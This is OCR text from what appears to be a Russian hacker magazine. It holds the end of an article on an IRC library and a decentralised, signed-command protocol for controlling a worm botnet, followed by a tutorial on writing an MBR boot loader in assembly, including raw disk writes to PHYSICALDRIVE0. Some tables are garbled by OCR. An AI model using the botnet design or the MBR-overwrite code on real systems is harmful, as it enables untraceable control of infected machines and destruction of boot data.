MsgCallback — адрес callback-функции, принимающей сообщения. Если принимать сообщения не нужно, то можно установить в nil.
Функция вернет хэндл соединения, а при невозможности установки соединения — 0.
Для приема сообщений с IRC-каналов, как ты уже понял, служит callback-функция. Она должна иметь следующий формат:

```
function(Nick, Channel, Msg: PChar): boolean;
```


Nick — ник того, кто послал сообщение,
Channel — канал, на котором послали сообщение,
Msg — собственно само сообщение.
Эта функция будет вызываться всякий раз, когда тебе приходит сообщение на канале или и в привате. В случае если она вдруг вернет значение true, соединение будет прервано и поток, обрабатывающий сообщения, окажется завершенным. Кстати о птичках: библиотека может поддерживать одновременно несколько соединений с IRC-серверами, причем для каждого соединения будет заводиться свой поток.
Из других функций библиотеки можно выделить IrcJoinToChannel, IrcExitFrom Channel, IrcSendMessage, IrcCommand и IrcClose. О назначении этих функций нетрудно догадаться по их названиям, а примеры их использования ты без проблем найдешь в архиве с библиотекой.

[распределенный протокол]

С точки зрения «живучести» и безопасности для хакера самым надежным средством управления ботнетами является полностью децентрализованный распределенный протокол. Я рассмотрю один из вариантов такого протокола, который предназначен для передачи команд сети машин, зараженных червем. Его суть состоит в том, что червь, попавший на компьютер, будет поддерживать постоянное соединение с червем, пославшим его. Также он будет периодически сканировать Сеть в поисках других зараженных компьютеров и, при нахождении таковых, будет стараться устанавливать соединение с ними. Чтобы передать команду всей сети, хозяин подобного ботнета должен просто отпасть ее любому узлу. Здорово, да?
Каждый командный пакет сопровождается цифровой подписью хозяина, что предотвращает фальсификацию командных пакетов. Получив такой пакет, узел сети должен проверить его подпись и, в случае достоверности, передать его всем машинам, с которыми он соединен, после чего начать выполнение команды.
Для предотвращения многократной передачи одного и того же командного пакета, в нем должен находиться уникальный идентификатор, а сам червь должен не допустить повторного его распространения.
Из всего этого следует, что пакет, посланный от любого узла, обязательно разойдется по всей сети и остановить его передачу будет невозможно, так как нет единого центра, через который проходили бы команды. Уничтожить сеть фальсифицированным командным пакетом также невозможно, так как пакет содержит электронную подпись. И нарушить функционирование сети, заставив ее многократно исполнять один и тот же пакет, тоже практически невозможно, так как уникальность пакетов контролируется его идентификатором, изменение которого приведет к потере электронной подписи. Поэтому бороться с такой сетью будет чрезвычайно трудно, а найти ее хозяина — вообще нереально, потому что пакет изначально мог быть передан любым узлом сети.
Главный недостаток этого метода состоит в том, что в практической ситуации один узел не сможет поддерживать много соединений с другими, а значит, время расхождения пакета по сети будет очень большим. Для ликвидации этого недостатка можно применить частичную централизацию сети, при которой узлы сети ищут друг друга, используя IRC-серверы или серверы пиринговых сетей. К тому же некоторые узлы (имеющие постоянные IP-адреса) могут сами выступать в качестве серверов поиска. Практическая реализация такого протокола будет сильно зависеть от конкретной области его применения.
В любом случае нужно обладать некоторым опытом в сетевом программировании, чтобы реализовать все это. Но я думаю, что после прочтения этой статьи и внимательного изучения приложенных к ней исходников, ты сможешь творить и более сложные вещи



[работа с IRC через Telnet]


[работа с IRC через Telnet]



Стряпаем MBR

СЕГОДНЯ МЫ РАЗБЕРЕМСЯ, КАК НАПИСАТЬ СОБСТВЕННЫЙ МЕНЕДЖЕР ЗАГРУЗКИ. ЭТО ТАКАЯ КЛАССНАЯ ШТУКА, КОТОРАЯ СИДИТ В ЗАГРУЗОЧНОМ СЕКТОРЕ И ЗАПУСКАЕТ ТВОЮ ОПЕРАЦИОННУЮ СИСТЕМУ. МЫ ПОЗНАКОМИМСЯ С ПРЕРЫВАНИЕМ INT 13H, ТАБЛИЦЕЙ РАЗДЕЛОВ И ЕЩЕ КУЧЕЙ ПРЕКРАСНЫХ ВЕЩЕЙ, КОТОРЫЕ НИКОГДА В ЖИЗНИ НЕ ПРИСНЯТСЯ НОРМАЛЬНОМУ WINDOWS-КОДЕРУ | Крис Касперски ака мыщъх (FreeBSD@smtp.ru)

Учимся программировать Главный Загрузочный Сектор

Стандартные загрузчики, устанавливаемые большинством осей по умолчанию, слишком примитивны, чтобы их воспринимали всерьез, а нестандартные от независимых разработчиков обычно неповоротливы, монстроузны и ненадежны. По-моему, это отличный повод, чтобы написать свой собственный загрузчик, отвечающий всем хакерским требованиям (к примеру, с мультизагрузкой или защитой)! Пока будем писать его, мы познаем Дао и Дзен ассемблера, научимся отлаживать программы без отладчика и даже попробуем на вкус низкоуровневое железо винчестера. Вперед!

[теоретическая подготовка] Загрузка системы начинается с того, что BIOS считывает первый сектор жесткого диска, размещает его в памяти по адресу 0000:7C00h и передает туда управление. Программисты называют этот сектор Главным Загрузочным (Master Boot Record, сокращенно MBR). В начале MBR расположен машинный код загрузчика. Следом за ним идет Таблица Разделов (Partition Table), описывающая схему разбиения логических дисков. В конце же сектора находится сигнатура 55h AAh, говорящая BIOS'у о том, что это действительно MBR, а не что-нибудь еще.

Загрузчик должен проанализировать Таблицу Разделов, найти предпочтительный логический диск, считать его первый сектор (он называется просто загрузочным — boot) и передать ему бразды правления. Вот минимум требований, предъявляемых к стандартному загрузчику, главный недостаток которого заключается в том, что на каждом логическом диске может быть установлена только одна операционная система. Причем она должна быть установлена непременно на Primary Master'e. В противном случае загрузчик ее просто «не увидит» и нам придется менять порядок загрузки в BIOS Setup, что слишком хлопотно и утомительно. При желании возможно освободить наш загрузчик от всех этих глупых ограничений. Однако прежде чем зарываться вглубь, окинем MBR беглым взглядом.

Воспользовавшись любым редактором диска (например, Microsoft Disk Probe из комплекта Resource Kit, прилагаемого к лицензионной Windows), считаем первый сектор физического диска. Он должен выглядеть приблизительно так, как скриншоте.



[внешний вид MBR. Очень похоже на Матрицу, не так ли?]


СМЕЩЕНИЕ	РАЗМЕР	НАЗНАЧЕНИЕ
000h	перемен.	код загрузчика
1BBh	4h	идентификатор диска
1BEh	10h	partition 1
1CEh	10h	partition 2
1DEh	10h	partition 3
1EEh	10h	partition 1
1FEh	0x2	признак таблицы разделов сигнатура 55h Aah

[таблица 1. устройство MBR]

Первые 1BBh байт занимают код и данные загрузчика, среди которых отчетливо выделяются текстовые строки (кстати говоря, русифицировав сообщения загрузчика, Microsoft допустила грубейшую стратегическую ошибку: никакого кириллического шрифта в BIOS'е нет, и русские символы выглядят бессмысленной абракадаброй).

По смещению 1BBh расположен четырехбайтовый идентификатор диска, принудительно назначаемый Windows при запуске Disk Manager'а. Коварство Microsoft не знает границ! Еще со времен первых IBM PC (тогда они назывались XT) загрузчик владел первыми 1BEh байтами MBR-сектора, и довольно многие загрузчики (и вирусы!) использовали эти байты на всю катушку. Нетрудно сообразить, что произойдет, если внутрь загрузчика вдруг запишется идентификатор. Это убьет его! Поэтому байты 1BBh ? 1BEh лучше не трогать.

Со смещения 1BEh начинается Таблица Разделов, представляющая собой массив из четырех записей типа partition. Каждая запись описывает свой логический диск, что позволяет нам создавать до четырех разделов на каждом HDD. Динамические диски, впервые появившиеся в W2K, хранятся в Базе Менеджера Логических Дисков (Logical Disk Manager Database) и в таблице разделов присутствовать не обязаны.



[Основная Таблица Разделов, разбивающая винчестер на четыре логических диска]

[несколько Расширенных Таблиц Разделов, объединенных в цепочку]

В общем, устройство Главного Загрузочного Сектора выглядит примерно как в таблице 1.

Таблица Разделов — это святая святых операционной системы. Каждая запись partition состоит из: адресов начала и конца раздела, типа раздела (NTFS, FAT16, FAT32…), а также количества секторов и флага «загружечности» раздела.

Все адреса задаются либо в CHS (Cylinder-Head-Sector — Цилиндр-Головка-Сектор), либо в LBA-формате (Logical Block Address — Логический Адрес Блока). Как это производится конкретно, определяется типом раздела (Boot ID), записанным в 04h байте. Количество существующих типов огромно, в таблице 3 приведены лишь самые популярные из них.

В CHS-формате, 01h и 05h байты partition'а хранят номер первой и последней головки раздела (см. таблицу 2). Байты 02h и 06h хранят пять младших бит начального/конечного сектора и по два старших бита номера цилиндра, оставшиеся биты лежат в следующем байте. Получается довольно запутанная схема, да к тому же адресующая только первые 8 Гбайт дискового пространства (CHS-адрес занимает три байта, или 24 бита, что при длине сектора в 512 байт дает 512*224 = 8.589.934.592 байт). Ха! Да жесткие диски преодолели этот барьер еще в прошлом веке! Это было достигнуто за счет введения LBA-адресации, последовательно нумерующей все сектора от 0 и до многодетной матери. В ней начало раздела хранится в виде смещения первого сектора раздела от начала partition в 32-битном поле relative offse. Конец раздела в явном виде нигде не записывается, вместо этого в специальном 32-битном поле partition size указывается количество секторов в разделе. Как нетрудно подсчитать, предельно допустимый размер одного раздела составляет 512*232 = 2.199.023.255.552 байт или 2,048 Гбайт, а совокупный объем всего диска вообще не ограничен! Так что для сегодняшних нужд LBA-адресации вполне достаточно, а там уж мы что-нибудь придумаем.


Четыре раздела partition обслуживают до четырех логических дисков, а больше уже никак. На большее в MBR просто не хватает места! Но ведь хорошо известно, что FDISK может разбивать винчестер хоть на 26 разделов. Как же ему это удается? А вот как! Помимо Основной Таблицы Разделов, хранящейся в MBR, мы можем создавать любое количество Расширенных Таблиц Разделов (Extended Partition Table), разбрасываемых по всему диску.

BOOT ID	ТИП РАЗДЕЛА
00h	раздел свободен
0x01	FAT12 (менее чем 32.680 секторов в томе или 16 Мбайт), CHS
0x04	FAT16 (32,680-65,535 секторов или 16—33 Мбайт), CHS
0x05	**расширенный раздел (extended partition), CHS**
0x06	BIGDOS FAT16 раздел (33 Мбайт — 4 Гбайт), CHS
0x07	NTFS-раздел, CHS
0x0B	FAT32 раздел, CHS
0x0C	FAT32 раздел с поддержкой расширенной BIOS INT 13h, LBA
0x0E	BIGDOS FAT16 раздел с поддержкой расширенной BIOS INT 13h, LBA
0x0F	**расширенный раздел с поддержкой расширенной BIOS int 13h, LBA**
0x42	динамический диск, LBA
0x86	legacy FT FAT16 раздел, CHS
0x87	legacy FT NTFS раздел, CHS
0x8B	Legacy FT volume formatted with FAT32, CHS
0x8C	Legacy FT volume using BIOS INT 13h extensions formatted with FAT32, LBA

[таблица 3. возможные значения Boot ID]

СМЕЩЕНИЕ					РАЗМЕР	НАЗНАЧЕНИЕ
0	1BE	1CE	1DE	1EE	BYTE	флаг активного загрузочного раздела. (Boot Indicator) 80h – загрузочный раздел, 00h — не загрузочный
1	1BF	1CF	1DF	1EF	BYTE	стартовая головка раздела
2	1C0	1D0	1.00E+00	1F0	BYTE	стартовый сектор раздела (биты 0—5) старшие биты стартового цилиндра (биты 6—7)
3	1C1	1D1	1.00E+01	1F1	BYTE	младшие биты стартового цилиндра (биты 0—7)
4	1C2	1D2	1.00E+02	1F2	BYTE	идентификатор системы (Boot ID), см. таблицу.3
5	1C3	1D3	1.00E+03	1F3	BYTE	конечная головка раздела
6	1C4	1D4	1.00E+04	1F4	BYTE	конечный сектор раздела (биты 0—5) старшие биты конечного цилиндра (биты 6—7)
7	1C5	1D5	1.00E+05	1F5	BYTE	младшие биты конечного цилиндра (биты 0—7)
8	1C6	1D6	1.00E+06	1F6	DWORD	смещение раздела относительно начала таблицы разделов в секторах
00C	1CA	1DA	1EA	1FA	DWORD	кол-во секторов раздела

[таблица 2. формат partition]



[структурная схема типичной Расширенной Таблицы Разделов]



http://openbios.info — проект «Открытого BIOS», распространяемого в исходных текстах. Помогает понять некоторые неочевидные моменты обработки системного загрузчика.



www.pobox.com/~ralf — знаменитый Interrupt List Ральфа Брауна, описывающий все прерывания, включая недокументированные (на английском языке).



BOCHS — отличный эмулятор со встроенным отладчиком, значительно облегчающий процесс «пуско-наладки» загрузочных секторов. Бесплатен, распространяется с исходными текстами: http://bochs.sourceforge.net.



www.koders.com — отличная система поиска исходных кодов. По ключевому слову «MBR» выдает море загрузчиков на любой вкус.

Если структура partition имеет тип 05h или 0Fh, она указывает совсем не на начало раздела, а на следующий MBR. Вернее, не совсем на MBR, но на нечто очень похожее на него. В нем присутствует полноценная Таблица Разделов с четырьмя входами (partition 1, partition 2, partition 3 и partition 4), каждая из которых указывает либо на логический диск, либо на новый MBR. Длина такой цепочки практически не ограничена и вполне может превышать 26. Однако назначить буквы всем последующим разделам уже не удастся и под Windows 9x они будут просто не видны. Windows NT поддерживает гибридный механизм наименования разделов — по буквам и по именам, поэтому ей эти ограничения не страшны. Стандартный загрузчик позволяет запускать системы только из Основной Таблицы Разделов. Цепочку MBR'ов он не анализирует. В своем загрузчике мы исправим этот недостаток.

[интерфейс INT 13h] Управлять дисками можно как через порты ввода/вывода, так и через BIOS. Порты очень могущественны и интересны, однако BIOS программируется на порядок проще, к тому же он поддерживает множество разнокалиберных накопителей, абстрагируя нас от конструктивных особенностей каждой конкретной модели винчестера. В общем, мы будем действовать через него, а точнее через интерфейс прерывания INT 13h.

Для начала попробуем прочитать сектор с диска в CHS-mode. Естественно, нужно действовать из самого MBR или из «голой» MS-DOS, иначе ничего не получится, так как Windows NT блокирует прямой доступ к диску даже из режима «Эмуляция MS-DOS»!

Номер функции заносится в регистр AH. В случае чтения он равен двум. Регистр AL отвечает за количество обрабатываемых секторов. Поскольку мы собираемся читать по одному сектору за раз, занесем сюда единицу. Регистр DH хранит номер головки, а DL — номер привода (80h — первый жесткий диск, 81h — второй и так далее). Пять младших битов регистра CL задают номер сектора, оставшиеся биты регистра CL и восемь битов регистра CH определяют номер цилиндра, который мы хотим прочитать. Регистровая пара ES:BX указывает на адрес буфера-приемника. Вот, собственно говоря, и все. После выполнения команды INT 13h данные из читаемого сектора окажутся в буфере, а если произойдет ошибка (например, головка споткнется о BAD-сектор), BIOS установит флаг переноса (carry flag) и мы будем вынуждены либо повторить попытку, либо вывести грустное сообщение на экран. На ассемблере все это дело выглядит так:

[код, считывающий загрузочный сектор или Расширенную Таблицу Разделов]

```
MOV SI, 1Beh        ; на первый partition
MOV AX, CS          ; настраиваем ES
MOV ES, AX   ;
MOV BX, buf         ; смещение буфера
…
read_all_partitions:
 MOV AX, 0201h      ; читать 1 сектор с диска
 MOV DL, 80h        ; читать с первого диска
 MOV DH, [SI+1]     ; стартовый номер головки
 MOV CX, [SI+2]     ; стартовый сектор с цилиндром
 INT 13h
 JC error           ; ошибка чтения

 ; обрабатываем считанный boot-сектор или extended partitions
 ; ==================================================
 ;
 CMP byte [SI], 80h
 JZ LOAD_BOOT       ; это загрузочный раздел
                    ; передаем на него управление

 CMP byte [SI+4], 05h
 ; прыгаем, если это Расширенная Таблица Разделов в CHS-формате
 JZ LOAD_CHS_EXT

 CMP byte [SI+4], 0Fh
 ; прыгаем, если это Расширенная Таблица Разделов в LBA-формате
 JZ LOAD_LBA_EXT

 ADD SI, 10h        ; переходим на следующую partition
 CMP SI, 1EEh
 JNA read_all_partitions  ; читаем все партиции одну за другой
…
buf rb 512          ; буфер на 512 байт
```



http://thestarman.narod.ru/asm/mbr/MBR_in_detail.htm — масса интересного материала по MBR (на английском языке).

Запись сектора в CHS-режиме происходит практически также, только регистр AH равен не 02h, а 03h. С LBA-режимом же разобраться намного сложнее, однако мы, как настоящие хакеры, осилим и его. Чтение сектора в нем осуществляется функцией 42h (AH=42h). В регистр DL, как и прежде, заносится номер привода, а вот регистровая пара DS:SI здесь указывает на адресный пакет (disk address packet), представляющий собой продвинутую структуру формата, указанного в таблице 4. На асме чтение сектора в LBA выглядит так:

[чтение сектора с диска в LBA-режиме]

```
MOV DI, 1BEh  ; на первый partition
MOV AX, CS  ; настраиваем…
MOV buf_seg ; …сегмент
MOV EAX, [DI+08h] ; смещение partition относительно начала раздела
ADD EAX, EDI  ; EDI содержит номер сектора текущего MBR
MOV [X_SEC]
…
read_all_partitions:
   MOV AH, 42h  ; читать сектор в LBA-режиме
   MOV DL, 80h  ; читать с первого диска
   MOV SI, dap  ; смещение адресного пакета
   INT 13h
   JC error; ошибка чтения

…
dap:
packet_size db 10h  ; размер пакета 10h байт
reserved    db 00h  ; заначка для будущих расширений
N_SEC       dw 01h  ; читаем один сектор
buf_seg     dw 00h  ; сюда будет занесен сегмент буфера-приемника
buf_off     dw buf  ; смещение буфера-приемника
X_SEC       dd 0 ; сюда будет занесен номер сектора для чтения
            dd 0 ; реально неиспользуемый хвост 64-битного адреса

buf rb 512 ; буфер на 512 байт
```

Запись осуществляется аналогично, только регистр AH содержит не 42h, а 43h. Регистр AL определяет режим: если нулевой бит равен 1, BIOS выполняет не запись, а ее эмуляцию. Второй бит, будучи взведенным, задействует запись с проверкой. Если AL весь равен 0, выполняется обыкновенная запись по умолчанию. Не очень сложно, правда?

Теперь, вроде бы освоившись с дисковыми прерываниями, перейдем к обсуждению остальных аспектов программирования MBR.

[СОДЕРЖИМОЕ КОМПАКТ-ДИСКА]

На прилагаемом к журналу компакт-диске помещены исходные коды нескольких загрузчиков, которые будет полезно изучить до написания своего собственного. Все они распространяются по лицензии GPL или BSD, то есть без ограничений.

ge2000.asm: тщательно откомментированный Stealth-вирус, подменяющий системный загрузчик своим собственным. Не опасен, может быть использован в учебных целях.

mbr.asm: предельно простой, но полнофункциональный загрузчик с поддержкой разделов свыше 8 Гбайт, но увы — без комментариев.

boot.asm: отличный менеджер мультизагрузки с подробными комментариями, переходит в защищенный режим, может грузиться с дискеты, компакт-диска, zip'а, винчестера и т.д., поддерживает разделы свыше 8 Гбайт, показывает индикатор загрузки и делает множество других полезных вещей, которые не помешает изучить.

cd-hack.SCSI.zip: фрагмент книги «Техника защиты компакт-дисков от копирования», описывающий различные способы низкоуровневого управления приводами с прикладного уровня под Windows, главным образом относится к оптическим накопителям, но во многом подходит и для жестких.

СМЕЩЕНИЕ	ТИП	НАЗНАЧЕНИЕ
00h	BYTE	размер пакета 10h или 18h
01h	BYTE	зарезервировано и должно быть равно нулю
02h	WORD	сколько секторов читать
04h	DWORD	32-разрядный адрес буфера-приемника в формате seg:offs
08h	QWORD	стартовый номер сектора для чтения
10h	QWORD	64-разряный плоский адрес буфера приемника (используется только если 32-разряный адрес равен FFFF:FFFF)

[таблица 4. адресный пакет, используемый для чтения/записи секторов в режиме LBA]


[как пишут загрузчики] С точки зрения ассемблера загрузчик представляет собой обыкновенный двоичный файл, предельно допустимый объем которого составляет 1BBh (443) байт. Немного? Не будем спешить с выводами. Всякий раздел всегда начинается с начала цилиндра, а это значит, что между концом MBR и началом раздела имеется, по меньшей мере, sector per track свободных секторов. Практически все современные винчестеры имеют по 64 секторов в треке, что дает нам: 443 + 63*512 == 32,699 байт, то есть около 32 Кбайт. Да в этот объем можно уместить даже графический интерфейс с мышью и голой красавицей на обоях. Но мы не будем! Настоящие хакеры работают в текстовом режиме с командной строкой, а красавиц лучше трахать, а не рассматривать.

Как уже говорилось, BIOS загружает MBR по адресу 7C00h, поэтому в начале ассемблерного кода должна стоять директива ORG 7C00h, а еще USE16: загрузчик выполняется в 16-разрядном реальном режиме. Позже, при твоем желании, он может перейти в защищенный режим, но это уже дебри.

Обнаружив загрузочный раздел (а сделать это можно с помощью флага 80h в partition'е), загрузчик должен считать его первый сектор и разместить в памяти по адресу 0000:7C000h, то есть аккурат поверх своего тела. А вот это уже нехорошо! И чтобы не нарваться на крах системы, загрузчик должен заблаговременно перенести свою тушу в другое место, что обычно осуществляется командой MOVSB. Копироваться можно в любое место памяти — от 0080:0067h до 9E00h. Память, расположенную ниже 0080:0067h, лучше не трогать, так как здесь находятся векторы прерываний и системные переменные BIOS'a, а

[ОТЛАДКА ЗАГРУЗЧИКА]

Отлаживать код загрузчиков невероятно трудно. Загрузчик получает управление задолго до запуска операционной системы, когда никакие отладчики еще не работают. Несколько лет назад это представляло огромную проблему и при разработке навороченных загрузчиков приходилось либо встраивать в них специальный мини-отладчик, либо выискивать ошибки руками, головой и карандашом. С появлением эмуляторов все изменилось. Достаточно запустить BOCHS и отлаживать загрузчик, как и любую другую программу!



[внешний вид эмулятора BOCHS, отлаживающего загрузочный сектор]

от A000h и выше начинается область отображения ПЗУ, так что предельно доступный адрес равен A000h минус 200h (размер сектора), то есть 9E00h.
Что еще? Ах да! Трогать DL-регистр ни в коем случае нельзя, поскольку в нем передается номер загрузочного привода.
Писать загрузчик я рекомендую на FASM, кстати говоря, на единственном известном мне ассемблере, «переваривающем» команду дальнего вызова JMP 0000:7C00h напрямую. Все остальные ассемблеры заставляют извращаться приблизительно так:

```
PUSH offset_of_target
PUSH segment_of_target
RETF
```

Здесь мы заталкиваем в стек сегмент и смещение целевого адреса и выполняем дальний RET, переносящий нас на нужное место. Еще можно воспользоваться самомодифицирующимся кодом, собрав команду JMP FAR «вручную», или просто расположить целевой адрес в одном сегменте с исходным адресом (например 0000:7C00h --> 0000:7E00h), но это все муторно и некрасиво.
В общем, скелет нашего загрузчика на FASM будет выглядеть так:

```
use16
ORG 7C00h
CLD  ; копируем слева направо (в сторону увеличения адресов)
MOV SI,7C00h ; откуда копировать
MOV DI,7E00h ; куда копировать
MOV CX,200h  ; длина сектора
REP MOVSB ; копируем

; // выбираем раздел, который мы хотим загрузить,
; // считываем его в память по адресу 0000:7C000h

JMP 0000:7C000h ; передаем управление на boot-сектор
```


(инсталляция нашего загрузчика в MBR)
Под старушкой MS-DOS записать свой загрузчик в MBR было просто: дергали прерывание INT 13h с функцией 03h (запись сектора) и все. Но под Windows NT этот прием уже не работает и приходится прибегать к услугам функции CreateFile. Если вместо имени открываемого файла ей указать название устройства, например "\\.\PHYSICALDRIVE0" (первый физический диск), мы сможем свободно читать и записывать его секторы вызовами ReadFile и WriteFile соответственно. При этом флаг dwCreationDisposition должен быть установлен в значение OPEN_EXISTING, а dwShareMode — в значение FILE_SHARE_WRITE. Еще потребуют права root'а или, в терминологии Windows, администратора, иначе ничего не получится.
Законченный пример вызова CreateFile выглядит так:

```
[открытие непосредственного доступа
к жесткому диску под Windows NT]

XOR EAX,EAX
PUSH EAX                               ; hTemplateFile
PUSH dword FILE_ATTRIBUTE_NORMAL       ; dwFlagsAndAttributes
PUSH dword OPEN_EXISTING               ; dwCreationDisposition
PUSH EAX                               ; lpSecurityAttributes
PUSH dword FILE_SHARE_WRITE            ; dwShareMode
PUSH dword (GENERIC_WRITE OR GENERIC_READ) ; dwDesiredAccess
PUSH DEVICE_NAME                       ; имя устройства
CALL CreateFile                        ; открываем устройство
INC EAX
TEST EAX,EAX
JZ error
DEC EAX
...
DEVICE_NAME DB "\\.\PHYSICALDRIVE0",0
BUF RB 512                             ; буфер
```

Открыв физический диск и убедившись в успешности этой операции, мы должны прочитать оригинальный MBR-сектор в буфер, перезаписать первые 1BBh байт, ни в коем случае не трогая Таблицу Разделов и сигнатуру 55h AAh (мы же не хотим, чтобы диск перестал загружаться, верно?). Обновление MBR, закрытие хэндла устройства, и останется только перезагрузиться, затем все изменения вступят в силу. А может быть, и не вступят… Загрузчик жестоко мстит за малейшие ошибки проектирования, и чтобы не потерять содержимое своих разделов, для начала лучше попрактиковаться на VM Ware или любом другом эмуляторе PC.
Под Windows 9x, кстати говоря, трюк с CreateFile не работает. Но там можно воспользоваться симуляцией прерываний из DMPI или обратится к ASPI-драйверу. Оба способа подробно описаны в моей книге «Техника защиты компакт-дисков от копирования», фрагмент которой прилагается к журналу. И хотя в ней идет речь о CD, а не о HDD, жесткие диски программируются аналогичным способом.

[заключение] Программирование загрузчиков — одна из тех немногих областей, в которых применение ассемблера действительно оправдано. Языки высокого уровня для этого слишком абстрагированы от оборудования и недостаточно гибки. Вот почему хакеры так любят возиться с загрузчиками, добавляя сюда множество новых фич, таких, например, как: автоматическая загрузка с CD-ROM или SCSI-винтов, противодействие вирусам, парольная защита с шифрованием данных и т.д. Здесь действительно есть где развернуться и показать себя. Но читать о новых идеях скучно и неинтересно. Намного приятнее генерировать их самостоятельно. Так чего же ты сидишь?!



